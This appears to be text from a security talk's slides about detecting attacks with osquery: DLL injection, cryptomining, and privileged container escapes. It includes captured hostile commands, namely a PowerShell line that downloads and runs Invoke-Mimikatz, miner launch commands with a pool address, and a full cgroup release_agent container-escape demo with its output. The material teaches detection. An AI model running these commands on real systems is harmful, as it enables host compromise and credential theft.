3844	0x00007FFEB08D5000	0x00007ffeb08d8000	PAGE_WRITECOPY	140731859861504	-1	-1	-1	C:\Windows\SYS			
TEM32\c1bcatq.dll											
3844	0x00007FFEB08D8000	0x00007ffeb08e4000	PAGE_READONLY	140731859861504	-1	-1	-1	C:\Windows\SYS			
TEM32\c1bcatq.dll											
3844	0x00007FFEAB2F0000	0x00007ffeab2f1000	PAGE_READONLY	140731770404864	-1	-1	-1	C:\Windows\SYS			
TEM32\oleacc.dll											
3844	0x00007FFEAB2F1000	0x00007ffeab33f000	PAGE_EXECUTE_READ	140731770404864	-1	-1	-1	C:\Windows\SYS			
TEM32\oleacc.dll											
3844	0x00007FFEAB33F000	0x00007ffeab341000	PAGE_READWRITE	140731770404864	-1	-1	-1	C:\Windows\SYS			
TEM32\oleacc.dll											
3844	0x00007FFEAB341000	0x00007ffeab342000	PAGE_WRITECOPY	140731770404864	-1	-1	-1	C:\Windows\SYS			
TEM32\oleacc.dll											
3844	0x00007FFEAB342000	0x00007ffeab353000	PAGE_READONLY	140731770404864	-1	-1	-1	C:\Windows\SYS			
TEM32\oleacc.dll											
3844	0x00007FFE9A9A60000	0x00007ffea9a61000	PAGE_READONLY	140731744649216	-1	-1	-1	C:\Users\sohmu			
che\Downloads\msf.dll											
3844	0x00007FFE9A9A61000	0x00007ffea9a62000	PAGE_EXECUTE_READ	140731744649216	-1	-1	-1	C:\Users\sohmu			
che\Downloads\msf.dll											
3844	0x00007FFE9A9A62000	0x00007ffea9a63000	PAGE_READONLY	140731744649216	-1	-1	-1	C:\Users\sohmu			
che\Downloads\msf.dll											
3844	0x00007FFE9A9A63000	0x00007ffea9a64000	PAGE_READWRITE	140731744649216	-1	-1	-1	C:\Users\sohmu			
che\Downloads\msf.dll											
3844	0x00007FFE9A9A64000	0x00007ffea9a65000	PAGE_READONLY	140731744649216	-1	-1	-1	C:\Users\sohmu			
che\Downloads\msf.dll											

# DLLInjection: Evidence gathering

- File System Metadata for evidence of time of execution
- <https://github.com/facebook/osquery/blob/master/specs/utility/file.table>

```
osquery> select * from file where path='C:\Users\soh[REDACTED]\Downloads\msf.dll';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| path           | directory          | filename | inode   | uid    | gid    | mode   |
| device         | size      | block_size | atime   | mtime  | ctime   | btime   | hard_links | symlink | type   | at
| attributes     | volume_serial | file_id    |          |         |          |          |             |          |         |         |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| C:\Users\soh[REDACTED]\Downloads\msf.dll | C:\Users\soh[REDACTED]\Downloads | msf.dll | 5066549580901425 | 1001 | 513 | -1 |
| 1745239953 | 5120 | 512 | 1539040447 | 1539040500 | 1539040500 | 1539040447 | 1 | 0 | regular | A
| 6806-3f91 | 0x001200000001ac31 |          |          |          |          |          |             |          |         |         |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

# Evented Tables

SQL

```
1 select time, script_text from powershell_events;
```

Description

1 of 1 Hosts Returning 40 Records (0 failed)

Select Targets

IP-AC110206 X

1 unique host X ▾


SAVE ▾ RUN EXPORT

Host	Script Text	Time
IP-AC110206	{ Set-StrictMode -Version 1; \$this.Exception.InnerException.PSMessageDetails }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$_.ErrorCategory_Message }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$_.OriginInfo }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$_.PSMessageDetails }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$this.Exception.InnerException.PSMessageDetails }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$_.ErrorCategory_Message }	1557428763
IP-AC110206	{ Set-StrictMode -Version 1; \$_.OriginInfo }	1557428763
IP-AC110206	\$global:?	1557428764
IP-AC110206	IEX (New-Object Net.WebClient).DownloadString("http://172.17.2.219:8000/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")	1557481233

# CryptoMining



# Attack Scenario



1. Attacker authenticates with stolen credentials
2. Attacker establishes alternate access by creating a new user
3. The new user installs and starts the miner
4. The miner establishes connection to its pool



## Detection Mechanism:

- Suspicious process on a non-standard network socket
- `select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port like 4444`

SQL

```
1 e_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port like 4444
```

Description

1 of 1 Hosts Returning 1 Records (0 failed)

SAVE ▾

RUN

Select Targets

ip-172-17-2-217 X

1 unique host X ▾

EXPORT

hostname family local\_address local\_port name pid protocol remote\_address remote\_port

hostname	family	local_address	local_port	name	pid	protocol	remote_address	remote_port
ip-172-17-2-217	2	172.17.2.217	53080	minerd	16527	6	37.59.55.60	4444

# Detection from artifacts

Authenticated users commands last 60 mintues



child_process	cmdline	gid	host	path	pid	username	_time
19682	/bin/sh /usr/libexec/grepconf.sh -c	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19691	centos	2019-01-17 07:51:20
19682	/usr/bin/grep -qi ^COLOR.*none /etc/DIR_COLORS	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/grep	19698	centos	2019-01-17 07:51:20
19682	sudo -l	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19703	centos	2019-01-17 07:51:20
19682	sudo adduser centos-user -m -g wheel	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19724	centos	2019-01-17 07:51:35
19682	sudo su centos-user	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19742	centos	2019-01-17 07:51:41
19682	ps axf	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/ps	23955	centos	2019-01-17 07:54:34
19682	ps axuf	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/ps	23960	centos	2019-01-17 07:54:34
19744	/bin/sh /usr/libexec/grepconf.sh -c	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19749	centos-user	2019-01-17 07:51:41
19744	/usr/bin/grep -qi ^COLOR.*none /etc/DIR_COLORS	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/grep	19756	centos-user	2019-01-17 07:51:41
19744	git clone https://github.com/tpruvot/cpuminer-multi.git	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/git	19773	centos-user	2019-01-17 07:51:53
19744	git clone https://github.com/tpruvot/cpuminer-multi.git	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/git	19790	centos-user	2019-01-17 07:52:08
19744	/bin/sh ./autogen.sh	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19832	centos-user	2019-01-17 07:52:30
19744	/bin/sh ./configure CFLAGS=-march=native --with-crypto --with-curl	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	20150	centos-user	2019-01-17 07:52:44
19744	/bin/bash ./build.sh	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	21651	centos-user	2019-01-17 07:53:42
19744	./cpuminer -a 3 cryptonight -o stratum+tcp://pool.minexmr.com:4444 -u 49K6mqKNAqmJnkQmKy49rQQWbRJDhkWc4jQXVAYRhjy2WWWqEgJSDhU2bb6K4nKtJK8wYgFdBcEGRg3ApNFgEjCTDctm7Gn -p x -t	10	ip-172-17-2-180.us-west-1.compute.internal	/home/centos-user/cpuminer-multi/cpuminer	23921	centos-user	2019-01-17 07:54:18

# Detection from artifacts

## Processes with no system package

command	container	host	package	path	process	process_id	process_start_time	username
./cpuminer -a cryptonight -o stratum+tcp://pool.minexmr.com:4444 -u 49K6mqKNAqmJnkQmKy49rQQWbRJDhkWc4jQXVAYRhjy2WWWqEgJSDhU2bb6K4nKtJK8wYgFdBcEGRg3ApNFgEjCTDctm7Gn -p x -t 3	ip-172-17-2-180.us-west-1.compute.internal		/home/centos-user/cpuminer-multi/cpuminer		cpuminer	23921	1547736846	centos-user

## DNS events in last 60 minutes

record_name	count	dns_record	record_type
27.0.17.172.in-addr.arpa	1		PTR
46.6.217.172.in-addr.arpa	3	sfo03s08-in-f14.1e100.net sfo03s08-in-f46.1e100.net	PTR
github.com	8	192.30.255.112 192.30.255.113	A AAAA
google.com	2	172.217.6.46	A
ip-172-17-2-180.us-west-1.compute.internal.us-west-1.compute.internal	4		A AAAA
pool.minexmr.com	14	176.9.2.144 176.9.53.68 178.63.48.196 37.187.154.79 37.59.43.136 37.59.44.93 37.59.45.174 37.59.54.205 37.59.55.60 78.46.89.102 78.46.91.134 91.121.2.76	A AAAA

# Container Exploit



# Docker queries

- Docker\_open\_sockets:

```
psquery> SELECT DISTINCT t.unix_time AS query_time, pof.pid AS process_id, (SELECT name FROM processes AS p WHERE p.pid=pof.pid ) AS process, CASE WHEN pof.pid IN (SELECT dcp.pid AS pid FROM docker_containers AS dc JOIN docker_container_processes AS dcp ON dc.id=dcp.id) THEN '1' ELSE NULL END AS process_in_container , pof.path AS file_path, f.inode AS file_inode, f.filename AS filename FROM process_open_sockets AS pof LEFT JOIN file AS f ON f.path=pof.path LEFT JOIN time AS t WHERE (pof.path LIKE '/run/%%container%' OR pof.path LIKE '/run/%%docker%' OR pof.path LIKE '/var/run/%%docker%' OR pof.path LIKE '/var/run/%%container%') AND pof.family=1;
query_time = 1558225964
process_id = 10145
      process = dockerd
process_in_container =
      file_path = /var/run/docker.sock
      file_inode = 259
      filename = docker.sock

query_time = 1558223964
process_id = 10160
      process = docker-containe
process_in_container =
      file_path = /var/run/docker/containerd/docker-containerd-debug.sock
      file_inode = 946
      filename = docker-containerd-debug.sock

query_time = 1558223964
process_id = 10160
      process = docker-containe
process_in_container =
      file_path = /var/run/docker/containerd/docker-containerd.sock
      file_inode = 947
      filename = docker-containerd.sock

query_time = 1558223964
process_id = 10145
      process = dockerd
process_in_container =
      file_path = /var/run/docker/metrics.sock
      file_inode = 948
      filename = metrics.sock
```

# Docker Queries

- docker\_socket\_permissions:

```
osquery> SELECT DISTINCT t.unix_time AS query_time, f.path AS file_path, u.username AS user, g.groupname AS 'group', f.uid AS user_id, f.gid AS group_id, f.mode AS file_acl, f.mtime AS file_modify_time, f.ctime AS file_create_time, f.inode AS file_inode, f.filename AS filename FROM users AS u LEFT JOIN file AS f ON u.uid=f.uid LEFT JOIN groups AS g ON g.gid=f.gid LEFT JOIN time AS t WHERE (f.path LIKE '/run/%container%' OR f.path LIKE '/run/%docker%' OR f.path LIKE '/var/run/%docker%' OR f.path LIKE '/var/run/%container%') AND f.type='socket';
query_time = 1558224128
  file_path = /run/docker.sock
    user = root
    group = docker
   user_id = 0
  group_id = 127
  file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
  file_inode = 259
  filename = docker.sock

query_time = 1558224128
  file_path = /run/docker/containerd/docker-containerd-debug.sock
    user = root
    group = root
   user_id = 0
  group_id = 0
  file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
  file_inode = 946
  filename = docker-containerd-debug.sock

query_time = 1558224128
  file_path = /run/docker/containerd/docker-containerd.sock
    user = root
    group = root
   user_id = 0
  group_id = 0
  file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
  file_inode = 947
  filename = docker-containerd.sock
```

# Can we detect it?

- Container running in privileged mode with the root user without any security constraints such as AppArmor


```
osquery> select name,image,status from docker_containers where privileged=1;
+-----+-----+
| name | image      | status      |
+-----+-----+
| /web01 | nginx:latest | Up 3 minutes |
+-----+-----+
```

```
osquery> SELECT name, env_variables
...>   FROM docker_containers
...> WHERE env_variables LIKE "%NGINX_VERSION%";
+-----+
| name | env_variables
+-----+
| /web01 | PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, NGINX_VERSION=1.15.12-1~stretch, NJS_VERSION=1.15.12.0.3.1-1~stretch |
+-----+
```

```
osquery> SELECT name, image, state
...>   FROM docker_containers
...> WHERE security_options NOT LIKE "%apparmor%";
+-----+-----+
| name      | image      | state     |
+-----+-----+
| /web01    | nginx:latest | running   |
| /epic_engelbart | ubuntu      | running   |
+-----+-----+
```

```
osquery> SELECT containers.name, processes.pid, processes.name, cmdline, user
...>   FROM docker_container_processes processes
...>   JOIN docker_containers containers ON containers.id=processes.id
...>   WHERE processes.id IN (
...>     SELECT id FROM docker_containers
...>   ) AND user="root";
+-----+-----+-----+-----+
| name | pid   | name   | cmdline          | user |
+-----+-----+-----+-----+
| bash  | 31517 | bash   | /bin/bash        | root  |
| nginx | 34193 | nginx  | nginx: master process nginx -g daemon off; | root  |
+-----+-----+-----+-----+
```

# Privileged Container/ Container escape attempt



```
sohmukhe@ubuntu:~$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash
```

```
root@2e5059d92909:/# whoami
root
root@2e5059d92909:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
mkdir: cannot create directory '/tmp/cgrp/x': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/y
mkdir: cannot create directory '/tmp/cgrp': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp1 && mount -t cgroup -o rdma cgroup /tmp/cgrp1 && mkdir /tmp/cgrp1/x
mkdir: cannot create directory '/tmp/cgrp1/x': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp1 && mount -t cgroup -o rdma cgroup /tmp/cgrp1 && mkdir /tmp/cgrp1/y
mkdir: cannot create directory '/tmp/cgrp1': File exists
root@2e5059d92909:/#
root@2e5059d92909:/#
root@2e5059d92909:/# ls /tmp/cgrp
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
root@2e5059d92909:/# ls /tmp/cgrp1
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
root@2e5059d92909:/# ls /tmp/cgrp/x
cgroup.clone_children  cgroup.procs  notify_on_release  rdma.current  rdma.max  tasks
root@2e5059d92909:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@2e5059d92909:/# host_path= sed -n 's/.*\perdir=\([^\^,]*\).*/\1/p' /etc/mtab` 
root@2e5059d92909:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@2e5059d92909:/# cat /tmp/cgrp/release_agent
/var/lib/docker/overlay2/5a807910ec771b07e8eb915627bbcfe94ea9b670260a236e0d4fa4360a128cdd/merged
root@2e5059d92909:/# echo '#!/bin/sh' > /cmd
root@2e5059d92909:/# echo "ps aux > $host_path/output" >> /cmd
root@2e5059d92909:/# chmod a+x /cmd
root@2e5059d92909:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/5a807910ec771b07e8eb915627bbcfe94ea9b670260a236e0d4fa4360a128cdd/merged/output
root@2e5059d92909:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@2e5059d92909:/# head /output
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.5 225768  4908 ?      Ss  13:56  0:14 /sbin/init auto noprompt
root        2  0.0  0.0     0   0 ?      S  13:56  0:00 [kthreadd]
root        3  0.0  0.0     0   0 ?      I<  13:56  0:00 [rcu_gp]
root        4  0.0  0.0     0   0 ?      I<  13:56  0:00 [rcu_par_gp]
root        6  0.0  0.0     0   0 ?      I<  13:56  0:00 [kworker/0:0H-kb]
root        8  0.0  0.0     0   0 ?      I<  13:56  0:00 [mm_percpu_wq]
root        9  0.0  0.0     0   0 ?      S  13:56  0:12 [ksoftirqd/0]
root       10  0.2  0.0     0   0 ?      I  13:56  0:44 [rcu_sched]
root       11  0.0  0.0     0   0 ?      S  13:56  0:00 [migration/0]
```

Reference: <https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>

```
root@2e5059d92909:/# wget http://172.16.123.202:8000/test.sh
--2019-09-06 19:32:54--  http://172.16.123.202:8000/test.sh
Connecting to 172.16.123.202:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7 [text/x-sh]
Saving to: 'test.sh.1'

test.sh.1                                100%[=====] 7  --.-KB/s   in 0s


2019-09-06 19:32:54 (1.19 MB/s) - 'test.sh.1' saved [7/7]

root@2e5059d92909:/# wget http://ftp.fau.de/debian-cd/10.1.0/amd64/iso-cd/debian-10.1.0-amd64-netinst.iso
--2019-09-15 20:30:06  http://ftp.fau.de/debian-cd/10.1.0/amd64/iso-cd/debian-10.1.0-amd64-netinst.iso
Resolving ftp.fau.de (ftp.fau.de)... 131.188.12.211, 2001:638:a000:1021:21::1
Connecting to ftp.fau.de (ftp.fau.de)|131.188.12.211|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 351272960 (335M) [application/x-iso9660-image]
Saving to: 'debian-10.1.0-amd64-netinst.iso'

debian-10.1.0-amd64-netinst.iso          10%[=====] 35.94M  1.55MB/s   eta 4m 21s

osquery> SELECT substr(docker_containers.id, 0, 12) as docker_containers_id, process_open_sockets.pid, process_open_sockets.local_address, process_open_sockets.local_port, process_open_sockets.remote_address, process_open_sockets.remote_port, process_open_sockets.state FROM process_open_sockets JOIN docker_containers ON process_open_sockets.net_namespace = docker_containers.net_namespace;
+-----+-----+-----+-----+-----+-----+
| docker_containers_id | pid | local_address | local_port | remote_address | remote_port | state
+-----+-----+-----+-----+-----+-----+
| 2e5059d9290          | 57964 | 172.17.0.3    | 35776     | 131.188.12.211 | 80          | ESTABLISHED |
+-----+-----+-----+-----+-----+-----+
osquery>
osquery>
osquery>
osquery> SELECT cmdline, substr(docker_containers.id, 0, 12) as docker_containers_id, process_open_sockets.pid, process_open_sockets.local_address, process_open_sockets.local_port, process_open_sockets.remote_address, process_open_sockets.remote_port, process_open_sockets.state FROM process_open_sockets JOIN docker_containers ON process_open_sockets.net_namespace = docker_containers.net_namespace JOIN processes ON processes.pid = process_open_sockets.pid;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| cmdline           | docker_containers_id | pid | local_address | local_port | remote_address | remote_port | state
| state            |                   |      |             |             |             |             |       |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| wget http://ftp.fau.de/debian-cd/10.0.0/amd64/iso-cd/debian-10.0.0-amd64-netinst.iso | 2e5059d9290          | 57964 | 172.17.0.3    | 35776     | 131.188.12.211 | 80          | ESTABLISHED |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

# Custom Extensions



# References

- <https://osquery.io/>
- <https://osquery.readthedocs.io/>
- <https://github.com/facebook/osquery>
- <https://github.com/teoseller/osquery-attck>
- <https://github.com/polylogyx/osq-ext-bin>
- <https://github.com/osql/extensions>
- <https://blog.trailofbits.com/2018/05/28/collect-ntfs-forensic-information-with-osquery/>
- <https://github.com/gcmurphy/windmill>
- <https://github.com/osquery/osquery-python>
- <https://kolide.com/>

# Thank You





**Adobe**